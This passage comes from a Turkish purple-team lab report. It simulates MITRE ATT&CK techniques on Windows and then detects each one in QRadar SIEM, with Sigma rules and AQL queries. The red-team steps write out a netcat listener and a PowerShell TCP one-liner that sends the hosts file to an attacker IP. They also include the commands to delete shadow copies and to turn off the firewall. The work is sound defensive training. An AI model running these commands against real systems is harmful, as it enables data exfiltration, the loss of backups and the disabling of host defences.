


3.13.3 Hedef sunucudan saldırganın 8080 portundaki Komuta ve Kontrol (Command and Control - C2) sunucusuna doğru gerçekleştirilen düzenli ağ bağlantısı (beaconing/heartbeat) isteklerinin QRadar SIEM üzerinde tespit edilmesi.

3.14 Şifresiz Alternatif Protokol Üzerinden Veri Sızdırma (Raw TCP / Netcat)

- **Taktik :** Exfiltration **(Veri Sızdırma)**
- **Teknik :** Exfiltration Over Alternative Protocol **(T1048)**
- **Alt-Teknik :** Exfiltration Over Unencrypted Non-C2 Protocol **(T1048.003)**
- **Açıklama:** Tehdit aktörlerinin, topladıkları hassas verileri ağ dışına kaçırmak için mevcut Komuta Kontrol (C2) kanalları yerine, tespit mekanizmalarını (IDS/IPS) atlatmak amacıyla şifrelenmemiş alternatif ve standart dışı protokolleri (örneğin ham TCP/UDP soketleri) kullanmasıdır.

Kırmızı Takım Operasyonu (Saldırı Simülasyonu): Hedef sunucudaki hassas verilerin (önceki aşamalarda paketlenen veya hedeflenen dosyaların) dışarı sızdırılması simüle edilmiştir. Saldırgan makinesinde (Kali Linux) **nc -lnvp 9000 > calinan_veri.txt** komutuyla 9000 portunda dinleyen bir Netcat sunucusu başlatılmıştır.



3.14.1 Saldırgan makinesinde nc (Netcat) aracı ile 9000 portunda dinleme başlatılarak hedef sunucudan (192.168.56.103) dışarıya veri sızdırma (Exfiltration) işleminin gerçekleştirilmesi.


Hedef Windows sunucusu üzerinde ise "Living off the Land" (yerleşik araçları kullanma) prensibiyle PowerShell üzerinden bir TCP istemcisi (System.Net.Sockets.TCPClient) oluşturulmuştur. Yazılan PowerShell betiği, Windows'un kritik hosts dosyasını **(C:\Windows\System32\drivers\etc\hosts**) byte dizisi olarak okumuş ve şifresiz bir ham

TCP bağlantısı üzerinden doğrudan saldırganın 9000 portuna yazarak veri hırsızlığını (Data Exfiltration) başarıyla tamamlamıştır.

```
PS C:\Users\Administrator> $client = New-Object System.Net.Sockets.TCPClient('192.168.56.1', 9000); $stream = $client.GetS
tream(); $bytes = [System.IO.File]::ReadAllBytes('C:\Windows\System32\drivers\etc\hosts'); $stream.Write($bytes, 0, $bytes
.Length); $stream.Close(); $client.Close()
PS C:\Users\Administrator>
```

3.14.2 Hedef sunucu üzerinde PowerShell komutları kullanılarak sistemdeki hosts dosyasının okunması ve TCP soket bağlantısı üzerinden saldırganın makinesine (Port 9000) aktarılarak veri sızdırma (Exfiltration) işleminin gerçekleştirilmesi.

Mavi Takım Operasyonu (Tespit ve Log Analizi): Saldırganın verileri standart dışı bir port üzerinden ağ dışına çıkarma girişimi, ağ trafiği analizi ve işletim sistemi güvenlik logları ile QRadar SIEM platformunda tespit edilmiştir. Log Activity arayüzünde "Destination Port is 9000" filtresi uygulandığında, hedef Windows sunucusundan (192.168.56.103) saldırgan IP adresine (192.168.56.1) doğru başlatılan şüpheli trafik yakalanmıştır. Gerçekleşen "Network connection detected" ve Windows Filtering Platform (Event ID 5156) "Access Permitted" olayları, SOC analistlerinin bilinen C2 portları (80, 443 vb.) dışında kalan olağandışı veri çıkışlarını (outbound traffic) nasıl izole edip görünür kıldığını başarılı bir şekilde kanıtlamaktadır.




3.14.3 Hedef sunucudan saldırgan makinesinin 9000 portuna doğru gerçekleştirilen veri sızdırma (Exfiltration) amaçlı ağ bağlantısının QRadar SIEM üzerinde tespit edilmesi.

3.15 Sistem Kurtarmayı Engelleme (Inhibit System Recovery)

- **Taktik :** Impact **(Etki)**
- **Teknik :** Inhibit System Recovery **(T1490)**
- **Açıklama:** Tehdit aktörlerinin, özellikle fidye yazılımı (ransomware) saldırılarında, kurbanın şifrelenen veya zarar gören dosyalarını eski haline getirmesini engellemek amacıyla işletim sisteminin yerleşik yedekleme ve kurtarma mekanizmalarını (Birim Gölge Kopyaları - Volume Shadow Copies vb.) devre dışı bırakması veya silmesidir.


Kırmızı Takım Operasyonu (Saldırı Simülasyonu): Fidye yazılımı davranışının en belirgin adımlarından birini simüle etmek amacıyla, hedef Windows sunucusu üzerinde yönetici (Administrator) haklarıyla çalışan bir PowerShell oturumundan vssadmin.exe delete

shadows /all /quiet komutu çalıştırılmıştır. Bu komuttaki /all parametresi sistemdeki tüm mevcut gölge kopyaları (yedekleri) hedef alırken, /quiet parametresi işlemin kullanıcıya hiçbir onay veya uyarı penceresi (prompt) göstermeden, arka planda tamamen sessizce gerçekleşmesini sağlamıştır.



3.15.1 Hedef sunucuda PowerShell üzerinden vssadmin.exe komutu kullanılarak sistemin gölge kopyalarının (Shadow Copies) silinmesi ve sistem kurtarma seçeneklerinin (recovery) devre dışı bırakılarak savunmadan kaçınma/etki (Impact/Defense Evasion) adımının simüle edilmesi.

Mavi Takım Operasyonu (Tespit ve Log Analizi): Saldırganın sistem yedeklerini yok ederek veri kurtarmayı sabote etme girişimi, uç nokta süreç izleme (Process Monitoring) yetenekleri sayesinde QRadar SIEM platformunda saniyeler içinde tespit edilmiştir. Log Activity arayüzünde "Payload Contains is vssadmin" ve "Payload Contains is delete shadows" spesifik filtreleri uygulandığında, Windows Auth Server (DC02) üzerinde tetiklenen Process Create (Süreç Oluşturma - Process Creation Success) olayı başarıyla yakalanmıştır. Bu kritik tespit, SOC analistlerinin fidye yazılımı saldırılarını veri şifreleme aşamasına geçmeden önceki o dar zaman aralığında (yedeklerin silindiği an) nasıl izole edip hızlıca müdahale edebileceğini çok net bir şekilde kanıtlamaktadır.



3.15.2 Hedef sunucuda çalıştırılan gölge kopyaları silme komutunun (vssadmin delete shadows) QRadar SIEM üzerinde başarılı bir işlem oluşturma (Process Create) olayı olarak tespit edilmesi.

3.16 MITRE ATT&CK Eşleştirmesi

- **TTP Dokümantasyonu:** Laboratuvar ortamında gerçekleştirilen tüm saldırı simülasyonları, sistematik bir yapı oluşturmak amacıyla bir Excel tablosu üzerinde MITRE ATT&CK TTP'leri (Taktik, Teknik ve Prosedür) ile eşleştirilerek dokümante edilmiştir.

- **Log ve Event ID Haritalandırması:** Hazırlanan bu analiz matrisi üzerinde, her bir saldırı tekniğinin (TTP) karşısına hedef sistemde tetiklediği Sysmon ve Windows Event ID (Olay Kimliği) numaraları eklenerek detaylı bir tespit ve görünürlük haritası oluşturulmuştur.

No	Taktik	Teknik ID	Teknik Adı	Alt Dalı	Simülasyon Özeti
1	Reconnaissance (Keşif)	T1595.001	Active Scanning	Scanning IP Blocks	Hedef ağdaki aktif cihazları ve açık portları tespit etmek amacıyla Nmap aracıyla hedefin IP bloğu üzerinde aktif tarama gerçekleştirildi.
2	Resource Development (Kaynak Geliştirme)	T1608.001	Stage Capabilities	Upload Malware	Saldırı sırasında kullanılacak zararlı payload'lar ve araçlar, operasyon öncesinde kurbanın sisteminde çalışmaya hazır hale getirildi.
3	Initial Access (İlk Erişim)	T1078.002	Valid Accounts	Domain Accounts	Ağa ilk giriş, daha önceden ele geçirilmiş olan yetkili bir etki alanı (Domain) yönetici hesabı kullanılarak sağlandı.
4	Execution (Çalıştırma)	T1053.005	Scheduled Task/Job	Scheduled Task	Sistemde zararlı komutların otomatik tetiklenmesi için yeni bir Zamanlanmış Görev (Scheduled Task) oluşturuldu.
5	Persistence (Kalıcılık)	T1547.001	Boot or Logon Autostart Execution	Registry Run Keys / Startup Folder	Sistem yeniden başlatıldığında otomatik çalışmayı sağlamak adına Kayıt Defteri'ne (Registry) kalıcılık girdisi eklendi.
6	Privilege Escalation (Ayrıcalık Yükseltme)	T1543.003	Create or Modify System Process	Windows Service	Kendi zararlı servisimizi (RedTeam) sisteme kaydederek, komutların doğrudan en yüksek SYSTEM yetkisiyle çalışması sağlandı.
7	Stealth (Gizlilik)	T1070.004	Indicator Removal	File Deletion	Saldırı sonrasında sistemde bırakılan zararlı dosyalar (Temp klasöründeki dosyalar vb.) silinerek Mavi Takım'ın inceleme yapması zorlaştırıldı.
8	Defense Evasion (Savunmadan Kaçınma)	T1686.003	Disable or Modify System Firewall	Windows Host Firewall	Hedef sunucunun yerel savunmasını kırmak için netsh komutlarıyla hedefin tüm Windows Güvenlik Duvarı profilleri tamamen kapatıldı.
9	Credential Access (Kimlik Bilgisi Erişimi)	T1110.001	Brute Force	Password Guessing	Yönetici hesabının parolasını ele geçirmek için çeşitli şifre kombinasyonları (kelime listesi) denenerek parola tahmin saldırısı yapıldı.
10	Discovery (Keşif / Sistem Tanıma)	T1082	System Information Discovery	-	Sistemin içine girildikten sonra işletim sistemi versiyonu, mimarisi ve ağ yapılandırması gibi kritik ortam bilgileri analiz edildi.
11	Lateral Movement (Yanal Hareket)	T1021.002	Remote Services	SMB/Windows Admin Shares	Impacket/PsExec aracıyla SMB (445) portu üzerinden ADMIN$ paylaşımları suistimal edilerek ağdaki diğer makinelere sıçrama yapıldı.
12	Collection (Toplama)	T1560.001	Archive Collected Data	Archive via Utility	Hedefteki kritik dosyalar (örneğin hosts dosyası), sistemin kendi aracı olan PowerShell Compress-Archive kullanılarak .zip formatında paketlendi.
13	Command and Control (Komuta Kontrol)	T1071.001	Application Layer Protocol	Web Protocols	Güvenlik duvarını atlatmak için kurban makinenin 8080 portu üzerinden HTTP (Web) protokolüyle düzenli sinyal (Beaconing) göndermesi sağlandı.
14	Exfiltration (Veri Sızdırma)	T1048.003	Exfiltration Over Alternative Protocol	Exfiltration Over Unencrypted Non-C2 Protocol	Toplanan hassas veriler, meşru C2 kanalı yerine ham bir TCP soketi (Port 9000) açılarak doğrudan Kırmızı Takım makinesine dışarı fırlatıldı.
15	Impact (Etki / Sisteme Zarar Verme)	T1490	Inhibit System Recovery	-	Kurbanın yedeklere dönmesini engellemek için vssadmin delete shadows /all /quiet komutuyla sistemin tüm gölge kopyaları kalıcı olarak silindi.

3.16.1 Gerçekleştirilen siber saldırı simülasyonu adımlarının MITRE ATT&CK çerçevesi (taktik, teknik, ID ve simülasyon özetleri) temel alınarak listelendiği genel özet tablosu.

3.17 Sigma Kurallarının Yazılması

SIGMA KURAL 1 - WINDOWS FIREWALL KAPATILMASINI YAKALAMA

title: Windows Güvenlik Duvarının Netsh ile Kapatılması

id: 5a4fa9e2-eb81-4eb2-8c10-e7f0edbf15a1

status: stable

description: Saldırganların netsh aracını kullanarak Windows Güvenlik Duvarı profillerini devre dışı bırakma girişimini tespit eder.

author: Mustafa

logsource:

product: windows

detection:

selection:

- '\netsh.exe'
- 'advfirewall'
- 'set'
- 'allprofiles'
- 'state'
- 'off'

condition: selection

level: high

tags:

- attack.defense_evasion
- attack.t1562.004

```
QRADAR ICIN AQL SORUGUSUNA DONUSTURULMUS HALI

SELECT starttime, QIDNAME(qid) AS "Event Name", sourceip, username, UTF8(payload)
FROM events
WHERE UTF8(payload) ILIKE '%\netsh.exe%'
AND UTF8(payload) ILIKE '%advfirewall%'
AND UTF8(payload) ILIKE '%set%'
AND UTF8(payload) ILIKE '%allprofiles%'
AND UTF8(payload) ILIKE '%state%'
AND UTF8(payload) ILIKE '%off%'
LAST 24 HOURS
```

SIGMA KURAL 2 : LATERAL MOVEMENT YAPILDIGINI YAKALAMA

title: PsExec veya Impacket ile Yanal Hareket (Lateral Movement)

id: 8b2d2f36-54a7-44df-96e0-eb3753a473f2

status: stable

description: Saldırganların ağ içindeki diğer makinelere sıçramak için kullandığı PsExec veya Impacket araçlarının bıraktığı servis izlerini ve ADMIN$ paylaşım kullanımlarını tespit eder.

author: Mustafa

logsource:

product: windows

detection:

selection:

- 'PSEXESVC'

- 'winexesvc'

- 'ADMIN$'

condition: 1 of selection

level: high

tags:

- attack.lateral_movement

- attack.t1021.002

- attack.privilege_escalation

```
QRADAR ICIN AQL SORGUSUNUN CEVRILMESI

SELECT starttime, QIDNAME(qid) AS "Event Name", sourceip, username, UTF8(payload)
FROM events
WHERE UTF8(payload) ILIKE '%PSEXESVC%'
OR UTF8(payload) ILIKE '%winexesvc%'
OR UTF8(payload) ILIKE '%ADMIN$%'
LAST 24 HOURS
```

SIGMA KURAL 3 : SISTEMDEKI VERILER SIFRELENMEDEN YEDEKLERIN SILINMESININ YAKALANMASI

title: Vssadmin ile Gölge Kopya (Shadow Copy) Silinmesi

id: 94a15b3a-695c-42e1-8079-faebfcaf6913

status: stable

description: Fidye yazılımlarının (Ransomware) kurbanın verilerini kurtarmasını engellemek için vssadmin.exe ile yerel yedekleri silmesini tespit eder.

author: Mustafa

logsource:

product: windows

detection:

selection:

- 'vssadmin.exe'
- 'delete'
- 'shadows'
- '/quiet'

condition: selection

level: critical

tags:

- attack.impact
- attack.t1490

```
QRADAR CEVRILMIS HALI

SELECT starttime, QIDNAME(qid) AS "Event Name", sourceip, username, UTF8(payload)
FROM events
WHERE UTF8(payload) ILIKE '%vssadmin.exe%'
AND UTF8(payload) ILIKE '%delete%'
AND UTF8(payload) ILIKE '%shadows%'
AND UTF8(payload) ILIKE '%/quiet%'
LAST 24 HOURS
```


BÖLÜM 4: QRADAR ÖZEL KORELASYON KURALLARININ YAZILMASI VE DOčRULANMASI (CUSTOM RULE CREATION & VALIDATION)

Bu bölümde, tespit edilen saldırı vektörlerine karşı QRadar SIEM platformu üzerinde özel korelasyon kuralları yazılmış ve bu kuralların Kırmızı Takım simülasyonları ile başarılı bir şekilde "Offense" (Alarm) üretip üretmediği doğrulanmıştır.

4.1 Gölge Kopyaların Silinmesi (T1490 - Inhibit System Recovery) Tespit Kuralı

Fidye yazılımı (Ransomware) saldırılarının en belirgin göstergesi olan sistem yedeklerinin silinmesi olayını proaktif olarak tespit etmek için özel bir kural oluşturulmuştur.

Kural Mantığı: Kural, Windows sistemlerinden gelen logların "Event Payload" (Ham Log) içeriğinde eşzamanlı olarak vssadmin.exe, delete, shadows ve /quiet anahtar kelimelerinin (string) geçmesi durumunda tetiklenecek şekilde yapılandırılmıştır.



4.1.1 QRadar SIEM Rule Wizard (Kural Sihirbazı) ekranında, gölge kopyaların silinmesini (Shadow Copies Deletion) engellemek ve tespit etmek amacıyla, olay yükü (Event Payload) içerisinde vssadmin.exe, delete, shadows ve /quiet ifadelerinin geçmesi durumunu yakalayacak yeni bir özel tespit kuralının (custom rule) oluşturulması.

Kuralın Doğrulanması (Saldırı Simülasyonu): Yazılan kuralı test etmek amacıyla hedef sistemde öncelikle **vssadmin create shadow /for=C:** komutuyla örnek bir gölge kopya oluşturulmuş, ardından **vssadmin.exe delete shadows /all /quiet** komutuyla bu yedekler silinerek saldırı simüle edilmiştir.


```
C:\Users\Administrator>vssadmin create shadow /for=C:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Successfully created shadow copy for 'C:\'
    Shadow Copy ID: {d92e67fa-6662-498d-b009-4358ea0923af}
    Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3


C:\Users\Administrator>vssadmin.exe delete shadows /all /quiet
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.
```

4.1.2 Hedef sunucunun komut satırından (cmd) öncelikle vssadmin create shadow /for=C: komutu ile C: sürücüsü için yeni bir gölge kopya (shadow copy) oluşturulması, hemen ardından ise vssadmin.exe delete shadows /all /quiet komutu çalıştırılarak bu kopyaların silinmesi ve sistem kurtarmayı engelleme (Inhibit System Recovery) senaryosunun test edilmesi.

SIEM Tespiti ve Offense (Alarm) Analizi: Saldırı gerçekleştirildiği anda QRadar yazılan özel kuralı başarıyla işletmiş ve yüksek önem derecesine (Magnitude) sahip **Offense 49**'u üretmiştir. Offense detaylarına inildiğinde, kuralın yakaladığı olayın ham payload'unda silme komutunun eksiksiz bir biçimde loglandığı doğrulanmıştır.



4.1.3 QRadar SIEM "Summary" (Özet) ekranında, şüpheli aktiviteler sonucu tetiklenen yeni bir Offense (İhlal) kaydının (ID 49 - "Process Create") tespit edilmesi ve ekranda ihlallerin önem derecesine (Magnitude), zamana (Offenses Over Time) ve hedef IP adreslerine (Offenses By Destination IP) göre grafiksel analizlerinin incelenmesi.




4.1.4 QRadar SIEM üzerinde, oluşturulan özel tespit kuralının tetiklenmesiyle açılan Offense 49 (İhlal 49) kaydının detay ekranı. Olay Detayları (Event Details) penceresindeki ham log (Payload Information) incelendiğinde, gölge kopyaları silmek amacıyla çalıştırılan vssadmin.exe delete shadows /all /quiet komutunun başarılı bir şekilde yakalandığı görülmektedir.

4.2 Güvenlik Duvarı Devre Dışı Bırakma (T1562.004 - Disable System Firewall) Tespit Kuralı

Saldırganların hedefe sızdıktan sonra güvenlik kontrollerini atlatmak için Windows Güvenlik Duvarı'nı kapatma girişimlerini anında tespit etmek amacıyla özel bir kural tasarlanmıştır.

Kural Mantığı: Kuralın tetiklenmesi için Event Payload içerisinde netsh, advfirewall, allprofiles, state ve off kelimelerinin (AND mantığıyla) bir arada bulunması şartı koşulmuştur.



4.2.1 QRadar SIEM Rule Wizard (Kural Sihirbazı) ekranında, Windows Güvenlik Duvarı'nın devre dışı bırakılmasını (Defense Evasion) tespit etmek amacıyla, olay yükü (Event Payload) içerisinde netsh, advfirewall, allprofiles, state ve off ifadelerinin geçmesi durumunu yakalayacak yeni bir özel tespit kuralının (custom rule) oluşturulması.

Kuralın Doğrulanması (Saldırı Simülasyonu): Kuralın doğrulaması için Windows komut satırından netsh advfirewall set allprofiles state off komutu çalıştırılmış ve işletim sisteminin savunma mekanizması tamamen kapatılmıştır.


```
C:\Users\Administrator>netsh advfirewall set allprofiles state off
Ok.
```

